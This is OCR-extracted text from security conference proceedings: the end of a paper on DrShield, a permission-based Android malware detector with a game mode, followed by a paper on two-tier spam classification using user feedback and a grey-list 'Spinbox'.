
TestHighApp
Threat Level: HIGH
Permissions Requested: 15

TestMildApp
Threat Level: MILD
Permissions Requested: 14

Settings
Threat Level: LOW

TRAINING

Figure 5. Devil Arena Screen


6:04

TestHighApp
(Personalization)
LEVEL:

MALICIOUS ABILITIES
PERMISSIONS REQUESTED: 15

Access email provider
Potential provider info theft

Send SMS messages
Potential SMS forgery (May steal money!)


Write call log
Potential incoming/outgoing call manipulation/forgery

Edit your text messages (SMS or MMS)
Potential SMS manipulation

Directly call phone numbers

Figure 6. Evil devil detail screen

The devil details screen shows the category of the application and the application's individual requested permissions with its short description of the evaluation. The requested permissions will be mapped as the devil's abilities in the game. When the user taps any of requested permission



6:04

Settings

(System)

LEVEL:

MALICIOUS ABILITIES

PERMISSIONS REQUESTED: 53

✓ Perform soft format and delete sys config
This is a system app

✓ Clear user data
This is a system app

✓ Directly call phone numbers
This is a system app

✓ Read your contacts
This is a system app

✓ Read terms you added to the dictionary

- UNABLE TO FIGHT A GOOD DEVIL -

Figure 7. Good devil details screen


a pop-up with the actual permission codename and a long description of the evaluation will be displayed.

B. *How the Designed Application is better than Existing Solutions*

The proposed security application, DrShield, special and unique compared to existing solutions on the market.

Firstly, it is simple and specifically designed to detect malicious applications. DrShield only requires one permission, “Full Internet Access”, in order to query the online Google Play Store to figure out which category each scanned application belongs to.

Existing security applications provided by commercial companies require many requested permissions. An example is shown in Fig. 8. The solution provided by AVG Mobile requests a total of 51 permissions, including of potentially dangerous permissions, such as “send SMS messages” and “directly call phone numbers”.



AntiVirus Security - FREE
AVG Mobile
Free

SMS
- receive text messages (SMS)
- edit your text messages (SMS or MMS)
- send SMS messages
- read your text messages (SMS or MMS)

Phone
- write call log
- read call log
- directly call phone numbers

Photos/Media/Files

Figure 8. Google Play Store displaying the application’s permissions

The large number of requested permissions could be due to the application providing extra functionality, such as backup of phone data. These permissions represent a threat vector - a disgruntled employee could sabotage the company’s security application to perform unauthorized operations on users’ phones, such as collecting confidential data. Since the user agreed to grant these permissions when installing the security application such an attack would be successful.

If the same situation happens to DrShield, the disgruntled employee will not be able to do much damage since the only permission granted to the application is Internet access. The disgruntled employee cannot read your contacts or make calls to premium rate numbers without the “Read your contacts” and “Directly call phone numbers” permissions respectively. By minimizing the number of requested permissions, DrShield keeps such potential risk and damage to a minimum.

Secondly, commercial security applications can be very technical and unfriendly to non IT-savvy users. DrShield provides a gaming aspect, Story Mode, to guide non IT-savvy users to use the application in a fun and educational manner. Over time, users will know more and be more aware about the potential dangers of requested permissions, which may lead them to be more cautious when installing new applications on their phone.

Lastly, a drawback with traditional antivirus solutions is inefficiency. If there a new malicious application is released, traditional antivirus solutions will need to be updated with signatures to detect the new threat. There will be a window of opportunity for malicious applications to wreak havoc before they get detected and removed. However, with DrShield, this will not be the case. Any new variant will still have a category and the appropriate threat filter can be used to scan the application for any potential malicious intent right away

V. CONCLUSION

The use of smartphones has become increasingly popular over the years due to affordability and convenience. Android OS accounts for majority of the smartphone market share due to its open source nature, which entices many smartphone brands to build Android phones. However, this also made Android OS an attractive target for cybercriminals to develop malicious applications, which puts Android mobile users at risk. One of the greatest challenges in protecting users is to detect malicious applications among the numerous applications installed on a phone.

Upon detailed analysis, a distinct correlation between each application's category and its requested permissions was observed. Using the pattern of requested permissions to detect malicious applications can therefore be an effective method. The proposed solution, DrShield, utilizes these patterns to scan all applications installed on a smartphone to detect malicious applications. DrShield also comes in two modes, with the "Utility Mode" catering to veteran users who want to get the job done, whereas the "Story Mode" caters to the younger crowd or less tech-savvy users. The aim of the "Story Mode" is to entice users to play the game and at the end, understand more and be more aware of the potential dangers of requested permissions.

.DrShield has fulfilled all the criteria mentioned in Section II.B, which are creating a security application that detects malicious applications based on the requested permissions, is user-friendly and do not require a rooted device. Additionally, the objective of the project has been met with DrShield. It provides a solution that the user can use to scan and remove malicious applications from a device, protecting the user.

Overall, DrShield demonstrates an effective and unique approach to detecting malicious mobile applications in Android OS compared to traditional anti-virus methods. This approach is new and it has not yet been popularized. DrShield can be used as a stepping stone for future developments in this direction.

REFERENCES

[1] Android, "Signing Your Applications", http://developer.android.com/tools/publishing/app-signing.html [retrieved: Oct, 2015]

[2] R. Broida, "How to easily root an Android device", http://www.cnet.com/how-to/how-to-easily-root-an-android-device [retrieved: Oct, 2015]

[3] Bullguard, "The risks of rooting your Android phone" http://www.bullguard.com/bullguard-security-center/mobile-security/mobile-threats/android-rooting-risks.aspx [retrieved: Oct, 2015]

[4] O. Celestino "Mobile Apps: New Frontier for Cybercrime" http://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/119/mobile-apps-new-frontier-for-cybercrime. [retrieved: Oct, 2015]

[5] A. Decker. "How Mobile Ads Abuse Permissions" 2012 http://blog.trendmicro.com/trendlabs-security-intelligence/how-mobile-ads-abuse-permissions.

[6] F- Secure. "Mobile Threat Report Q1 2014" http://www.fsecure.com/documents/996508/1030743/Mobile_Threat_Report_Q1_2014.pdf

[7] M. Gendron (Ed.). "RiskIQ Reports Malicious Mobile Apps in Google Play Have Spiked Nearly 400 Percent" 2014 http://www.riskiq.com/company/press-releases/riskiq-reports-malicious-mobile-apps-google-play-have-spiked-nearly-400.

[8] J. Heggestuen, (2013). "One In Every 5 People In The World Own A Smartphone, One In Every 17 Own A Tablet " 2013.http://www.businessinsider.com/smartphone-and-tablet-penetration-2013-10.

[9] IDC." IDC: Smartphone OS Market Share" http://www.idc.com/prodserv/smartphone-os-market-share.jsp.

[10] M. Kassner," Some important facts about Android antivirus applications", http://www.techrepublic.com/blog/smartphones/some-important-facts-about-android-antivirus-applications [retrieved: Oct, 2015]

[11] P. Marchant, "Top 10 Android security tips", http://www.computerweekly.com/feature/Top-10-Android-security-tips [retrieved: Oct, 2015]

[12] Nielsen., "Smartphones: So many apps, so much time", http://www.nielsen.com/us/en/insights/news/2014/smartphones-so-many-apps-so-much-time.html [retrieved: Oct, 2015]

[13] P. Paganini, "Phishing goes mobile with cloned banking app into Google Play", http://securityaffairs.co/wordpress/26134/cyber-crime/phishing-goes-mobile-cloned-banking-app-google-play.html. [retrieved: Oct, 2015]

[14] Sophos,"Sophos Security Threat Report 2014" http://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-security-threat-report-2014.pdf, pp. 9

[15] Svetius," How to Root Any Device" http://www.xda-developers.com/root. [retrieved: Oct, 2015]

[16] C. Toombs, "XPrivacy Gives You Massive Control Over What Your Installed Apps Are Allowed To Do", http://www.androidpolice.com/2013/06/23/xprivacy-gives-you-massive-control-over-what-your-installed-apps-are-allowed-to-do [retrieved: Oct, 2015]

[17] L. Tung, "Google removes 'awesome' but unintended privacy controls in Android 4.4.2", http://www.zdnet.com/google-removes-awesome-but-unintended-privacy-controls-in-android-4-4-2-7000024329. [retrieved: Oct, 2015]

[18] M. M. Zaki, S. Shahrin, .A. M. Faizal, S. Rahayu, and Y. Robiah, " Android Malware Detection System Classification". Research Journal of Information Technology, 6: 325-341, http://scialert.net/abstract/?doi=rjit.2014.325.341, pp. 329.

[19] F. D. Cerbo, A. Girardello, F. Michahelles, and S. Voronkova., "Detection of Malicious Applications on Android OS" Computational Forensics, LNCS 6540, 2011, pp 138-149.

[20] L Lei, Y. Wang, J. Jing, Z. Zhang and X. Yu.,"MeadDroid: Detecting Monetary Theft Attacks in Android by DVM Monitoring", Information Security and Cryptology - ICISC 2012, LNCS 7839, 2013, pp 78-91

[21] Y. Zhou, Z. Wang, W. Zhou and X. Jiang.,"Hey, You, Get Off of My Market:Detecting Malicious Apps in Official and Alternative Android Markets" Proceedings of the 19th Network and Distributed System Security Symposium (NDSS 2012), 2012, pp 317-326

A Two-Tiered User Feedback-based Approach for Spam Detection

Malik A. Feroze, Zubair A. Baig and Michael N. Johnstone

Security Research Institute &
School of Computer and Security Science
Edith Cowan University
Perth, Australia
Email: mferoze@our.ecu.edu.au, {z.baig, m.johnstone}@ecu.edu.au

***Abstract*—The current practice for spam detection works through binary classification of a message as either spam or ham. We propose a novel technique based on solicitation of user feedback in the spam classification process. The spam classifier proposed is semi-automated in nature, and is trained dynamically to include words and word-variants into the spam dictionary. Thresholds are defined to ascertain that spam and ham messages are accurately classified with highest probability. In addition, a set of messages that do not fall into the above two categories are tagged as grey messages. These messages are reclassified as ham or spam based on user feedback. Results obtained through experiments proved the superiority of the two-tier spam classifier over the single-tier spam classifier.**

***Index Terms*—Spam detection; User Feedback; Classification.**

I. Introduction

Spam is defined as unsolicited email intended for delivery to a large number of recipients. The classification of emails into spam and ham has remained a challenging task. Whilst common labels and frequently-occurring spam words can be identified with ease, the growing number of spam messages with well-crafted subject lines and message payloads, conveniently circumvent current spam classifiers. It is estimated that nearly 70% of global emails are spam, which equates to approximately 14.5 billion spam emails a day [1]. The annual cost due to loss in productivity through spam is estimated to be around $20 billion. This is because a percentage of an employee's time is spent browsing and deleting individual spam messages during a given day at work. Spam is not limited to menacing messages that originate from unknown sources. Rather, recent spam messages have been observed to be originating from legitimate domains such as those belonging to banks and other financial institutions [2]. Trojans operating clandestinely from the back-end servers of established businesses generate spam messages, with sensitive customer details, such as user names and phone numbers, listed in the message text. Given the cost of dealing with spam, loss of productivity and potential loss of confidentiality, the issue of spam identification is critical in contemporary times more than ever.

On a typical web-based form, input is validated via a regular expression parser or whitelisting to avoid attacks such as SQL injection. We propose a two-tier mechanism for identifying spam and improving the accuracy of existing spam classifiers. The proposed scheme solicits user feedback to train a spam classifier to accurately classify those messages that had initially been classified as belonging to neither the spam nor the ham message category. User intervention in training a spam classifier can prove to be successful provided that the usability of the proposed solution is not overly affected by imposition of added work onto an end-user. The scheme operates through definition of system parameters and classification policy, that helps categorize incoming messages into the grey list. Tier-2 of the scheme solicits user feedback and incorporates the outcome of its analysis into the decision-making engine.

One of the purposes of the proposed scheme is to pre-validate input prior to allowing users access to an internal system, thus providing a higher level of security through an additional layer of authentication. This mechanism uses a rules-based algorithm to determine if input either is valid, or should be blacklisted or even grey-listed. In terms of authentication systems, the first case is where legitimate credentials are presented and accepted. The second case is where a fraudulent (adversary) user attempts to authenticate itself to a system. The final case is where a potentially legitimate user presents ambiguous credentials. Deployment and testing of the scheme prove that soliciting user feedback is a very useful approach for accurate classification of spam messages.

The rest of the paper is organized as follows; Section II discusses work related to spam detection found in the literature. The two-tier spam detection scheme is presented in Section III. In Section IV, we provide the results obtained through experiments conducted on the Spam Assassin Corpus. We present our concluding remarks and future directions of work in Section V.

II. Related Work

Spam detection has remained a key domain of research for information security researchers for over three decades. Similar to intrusion detection systems, the two variables of most interest are the percentages of messages classified correctly and the rate of false positives. The former expresses how well a classifier works, whilst the latter is a measure of incorrectly classified ham messages. In this section, we highlight research findings on spam detection.

The use of machine learning for detecting spam has been studied and analyzed in [3]. A locally-acquired dataset was deployed for the experiments and a total of three popular classifiers, namely, k-Nearest Neighbors (k-NNs), Multi-Layered Perceptrons (MLPs) and Support Vector Machines (SVMs), were tested. The highest accuracy in spam detection was reported by the SVM classifier, with a 77% accuracy in message classification, at the cost of 22% false alarms.

Seminal work done on spam classification was through the use of a Naïve Bayesian classifier for detecting spam in [4]. Though basic characteristics of spam classifiers are common, the dictionary of spam words has grown significantly over time. In addition, the ability of spammers to circumvent existing controls has led to significant losses for businesses. In [5], a classification technique is presented for web spam, where web spam is defined as deliberate attempts to circumvent the results generated through a search query, when made by an end-user through a search engine of choice. The ranked list of query results are effectively populated with link-stuffed pages (having little or no relevant content) and keyword-stuffed pages (containing one or more keywords typed in by an end user). Classification of spam based on two sets of features, a baseline feature set and a query-independent/query-dependent feature set, was done using the SVM classifier. The results showed a 60% precision and a 10.8% recall for the baseline feature set. The recall rate improves significantly when the two feature spaces (page-level and rank-time) are combined.

The authors present an approach for identification of key attributes of an email header, in [6]. It is stated that header-message analysis is a superior option to message-body analysis, from a performance perspective. Email header fields such as message type, deliver status results and content descriptors are useful in differentiating spam from legitimate mail. The authors highlight the benefits of analyzing specific email header fields as opposed to others.

In [7], an ensemble-based learning technique is presented for detecting spam. The authors propose a framework for online spam detection through classification of labeled data into one of three classes, namely, self data, peer data and public data. Self data is collected from an individual user through explicit judgements and implicit judgements. A web browser plug-in provides an interface for the users to submit labels for spam. Judgements collected through browser-based user activity help produce a database of spam words that may be evolved over time. In addition, peer data for spam classification is also shared for construction of the spam database. The authors evaluate the proposed framework on the Web Spam dataset. Results obtained through the application of the Random Forest and Random Tree classifiers on the labels obtained through the ensemble framework, portrayed a 100% accuracy.

A feature selection method to detect spam accurately, is presented in [8]. The proposed scheme applies several association coefficients to the spam dataset, for generating similarity scores between the data found in a spam dataset and the messages being analyzed. The results obtained through application of these similarity measurement techniques portrayed a high success rate ($\sim$ 98%), for 6 out of 7 similarity computation methods.

In [9], several artificial intelligence techniques are tested on spam that targets short message service texts. Bayesian networks presented the highest accuracy in classification whereas attribute-based classification of messages portrayed the poorest performance.

Fusion of spam messages based on input from several fusion engines operating in parallel, is presented in [10]. The incoming stream of email is presented to a filter, which labels the message as being either spam or ham. The base filters operating in parallel produce a spamminess score and a binary classification for each message analyzed. The fusion of individual votes obtained from the binary base filters yields a fused score between 0 and 1, for decision-making purposes. Results obtained through experiments showed a 0.1% ham misclassification rate through score fusion.

Unlike the various approaches found in the literature for spam classification, the novelty in our proposed mechanism lies in its ability to re-classify messages that are originally classified as neither spam nor ham.

III. Proposed Scheme

Current spam filtering systems operate as follows: Spam words listed in a dictionary are compared against the words extracted from the incoming email message. The two-tier spam classifying scheme proposed in this paper introduces two key features to the typical spam classifier. The first is a mechanism for soliciting user feedback and the second is the Spinbox. The operation of the scheme is presented in Algorithm 1. The architecture of the scheme is illustrated in Figure 1.

The scheme is dependent on user feedback for training of the spam classifier on messages that neither fall into the spam nor the ham categories of messages. Traditional machine learning algorithms tend to classify messages as either ham or spam through static training during system initialization. Subsequently, retraining occurs only through re-initiation of the training process of the newer sets of spam words. As a result, the accuracy in spam classification is negatively affected. Moreover, the absence of an automated client-side mechanism for identifying and re-tagging words of the grey list into either spam or ham, remains a major hindrance to the performance of the spam classifier. Our proposal of a two-tier user feedback-based spam classifier provides a higher degree of accuracy in classification by assigning the decision-making task to the human user. The success of the proposed scheme lies in the variability in message classification across a range of human subjects. A message that is categorized as being spam by one user may be identified as being legitimate by another. Therefore, the presented scheme classifies messages based on feedback solicited from individual users.

Through inclusion of a user feedback-based mechanism, we incorporate human opinion in the decision-making process




Fig. 1. The proposed two-tiered spam classification scheme.

allowing the system to make decisions on a per-user basis. Also, the system provides an opportunity for the user to mark certain words and/or phrases as spam rather than marking the whole message as spam. This implies that instead of learning ”what” is spam, the system in addition also learns ”why” a given message is indeed spam.

The purpose of the Spinbox is to provide a middle ground, i.e., grey area, between ham and spam message classes. This means that instead of marking an e-mail message as either legitimate or spam, it can be classified as undecided. In simpler terms, a message classified as undecided means that the contents of the message are classified differently by individual users. Therefore, the system cannot make a decision about the legitimacy of the message with the information at hand and thus needs further feedback. Not only does this improve the statistical accuracy of the system, but it can also be used to learn about the state of the system at any point in time. The lower the number of messages in the Spinbox, the better the system is trained to distinguish between spam and ham.

A. *Two-tier Classification*

The traditional spam classifier classifies a message through a binary classification of messages into either ham or spam. Considering the dual-class issue associated with binary classifiers, messages unclassified in clear terms pose a challenge from a statistical analysis viewpoint to the performance of the classifier. Our proposed solution addresses this problem and allows for a system to improve its accuracy by incorporating a second tier of classification, through categorizing of messages as grey and their subsequent placement into the Spinbox. Messages are thus classified as undecided when they meet certain criteria, rather than categorizing them into strictly ham or strictly spam.

```
1. Message Preprocessing
  Message is parsed and a word graph constructed.
2. Weight Retrieval
  For each word $j \in$ message $N$ do:
  Retrieve word weight W[j] from Database
  Construct Y[] as a 1-D array of word weights
3. Parameter Calculation
for $i$=1 to $Length(Y)$ do   if Message[i] $\in$ Spam_List
then $N_S++$;
Calculate $\alpha$ ;
4. Message Classification
  if $\alpha < 0.1$ then Message = Legitimate;
  if $\alpha > 0.2$ then Message = Spam;
  if $0.1 \leq \alpha \leq 0.2$ then Message = Grey;
```

Algorithm 1: Two-Tier Spam Detector

B. *Weight Assignment*

The system works by assigning weights to words/phrases that are stored in the database. When a new message arrives, the system makes a decision to classify the message as ham, spam, or undecided based on the value of α which is calculated as shown in (1).

$$\alpha = \frac{N_s * W_T}{N_T} \tag{1}$$

where,
N_S = Number of spam words in a message
W_T = Cumulative weight of all words $\in Y$
N_T = Total number of words in the message

For the purposes of this experiment, the threshold for an undecided message was defined as the value of α between 0.1 and 0.2. Values lower than 0.1 were considered legitimate while values greater than 0.2 were classified as spam. If the cumulative score, α of the entire message, based on calculations through (1) and (2), leads to its classification into the grey class, the message is moved to the Spinbox. Once the system has classified the message, the next step comes in i.e., user feedback. The system prompts the user to provide categorization of the grey message into either a spam or a ham. Subsequently, the system adds the identified spam words to the database if they don’t already exist or updates their weights otherwise. Updating of weights is done through the computation of W_C, which is calculated as follows.

$$W_C = \frac{\alpha}{N_S} \tag{2}$$

where W_C represents the calculated weight. When a word or phrase is classified as spam by the user, its weight is incremented by $W_C * \beta$. On the other hand, when a message is classified as legitimate by the user, the weight for spam words present in that message is decremented by the value, $W_C * \theta$. The default values for β and θ used for the scheme were 1 and 2, respectively. This translates to ”for every person claiming that a message is legitimate, there ought to be at least two people claiming it to be spam, in order to create reasonable doubt.” A set of three different $\{\beta, \theta\}$ value pairs were tested as part of the experiments (see Section IV).

Three scenarios were studied as part of the proposed scheme:

Scenario 1: In this scenario, the values of β and θ were 1 and 2, respectively. This scenario was used with ideal values as a baseline to compare against subsequent scenarios. The results were expected to show a mix of upward and downward trends in weights assigned to the newly identified spam words, directly proportional to the incrementing feedback on spam words from end-users.

Scenario 2: This scenario represents a spam-tolerant system. It was used to test if the system would produce better results if there is higher tolerance to spam messages. Resulting performance was expected to pose fewer numbers of false negatives. For this scenario, the values of β and θ were chosen as 1 and 3, respectively. This translates to: for every instance of positive feedback for a grey message, the system requires three instances of negative feedback to classify a message as $undecided$. These values were selected to allow the system to tolerate misclassification of spam messages as opposed to the misclassification of hams. The results were expected to show a downward trend in the weight assignation, resulting in a spam-tolerant system.

Scenario 3: This scenario represents a high precision i.e., spam-intolerant system. It was used to test if the system would perform better in terms of spam detection if it posed a higher spam intolerance. For this purpose, the values assigned to β and θ were 3 and 1, respectively. This translates to: for every single instance of negative feedback, the system requires three instances of positive feedback to classify a message as $undecided$. These values were chosen to make the system more rigid without focusing too much on ham. The system was expected to show low tolerance to spam thus projecting an upward trend in the weight assignation.

IV. Results and Analysis

The experiments were conducted on a Linux machine with 16GB RAM and an AMD FX-8150 octa-core CPU. The dataset adopted for testing the performance of the proposed scheme was the Spam Assassin Public Corpus [11]. This dataset comprises of 1897 spam messages, all obtained through non-spam-trap sources. It also includes 3900 easy-ham non-spam messages. These messages are easily differentiable from spam since they rarely contain spam signature words. The dataset also contains 250 non-spam hard ham messages, defined as being similar to spam, but falling in a different class altogether. Hard ham messages use HTML tags, irregular HTML markup tags, coloured text, and phrases that appear to be spam.

In our work, we use three metrics for evaluating the proposed spam detector, namely, precision, recall and accuracy. Precision is defined as the fraction of correctly classified spam messages from the total number of messages analyzed, given by $\frac{TN}{TN+FN}$, where TN represents true positives and FN represents false negatives. Recall, on the other hand, is the total number of correctly classified spam messages over the total number of spam messages found by the system, $\frac{TN}{TN+FP}$. The accuracy is given by, $\frac{TP+TN}{TP+TN+FP+FN}$. The experiment was designed to run in an iterative manner. The system performed its classifications through k iterations, with each iteration representing a single user feedback. For instance, if the value of k is equal to 10, it means that the system has received feedback on a single grey message from a total of 10 users. All experiments were run with k = 10.

Table I shows the values for precision, recall, and accuracy of the system based solely on user feedback without the Spinbox in place, whereas table II shows the results with the Spinbox included. Even though scenarios 1 and 2, portray similar values for precision, recall and accuracy, both with and without a Spinbox in place, we can notice a clear difference in the results obtained for scenario 3. This is because scenario 3 was designed to be more spam-intolerant than the other two scenarios, and therefore, the grey messages were categorized as spam during the initial iterations of the spam classification process. It is safe to assume that a variation in scenarios 1 and 2 would have been evident provided that more user feedback was considered in the grey message detection step. The false negatives portrayed in the tables are final values after passing through a number of user feedback iterations (equal to the value of k). As a result, the initially-generated false negatives converged to zero after completion of the k stipulated iterations. It can also be concluded based on the data shown in these tables that adding the Spinbox improved the accuracy and recall of the system and presented a marginal improvement in the precision.

Figure 2 shows the system’s true and false negative trends after 1, 5, and 10 iterations, respectively, for all three scenarios. The results clearly depict that scenario 1 yielded expected results. Scenario 2, however, showed similar results to scenario 1, if observed, instead of showing a spam-tolerant behaviour. A detailed investigation of the weights stored in the database revealed that the results of both the scenarios had a lot of variance and scenario 2 was in fact following a downward trend in weight assignation. Given enough inputs and feedback, it is safe to say that at a certain point in time, the system would have allowed more numbers of spam messages to be classified as legitimate. Scenario 3 performed as per expectation, and showed an extreme intolerance to spam even in the early stages (smaller k values). However, this scenario had a huge drawback. It went overboard with its intolerance because of its rigid characteristics. After several iterations (incrementing k values), the system ended up marking legitimate messages as spam even for the most marginal hints of spam. Figure 3 shows the true and false positive trends of the system. As it is evident, scenarios 1 and 2 were able to classify legitimate messages accurately, with minimal false positives. Scenario 3, on the other hand, had an upward trend of false positives due to its low tolerance to spam messages. The second major component of this whole system was the Spinbox, which contained messages that were classified as *undecided*. Figure 4 shows the system's trends for undecided messages for all three scenarios. It was clear that as user feedback increased, the system was better able to classify a message resulting in a lower number of undecided messages. After k iterations, the system was only unable to classify 2.5% of the messages. This number does change with increasing values of k.

We also ran the same tests using only the user feedback without the Spinbox factor. Figures 5 and 6 show the True and False negatives and True and False positives without the Spinbox in place. The results clearly showed that adding the Spinbox reduced the number of false positives and negatives thus increasing the accuracy of the system.




Fig. 2. True Negatives and False Negatives for the Three Scenarios with Spinbox.




Fig. 3. True Positives and False Positives for the Three Scenarios with Spinbox.




Fig. 4. Undecided Trend for the Three Scenarios with Spinbox.

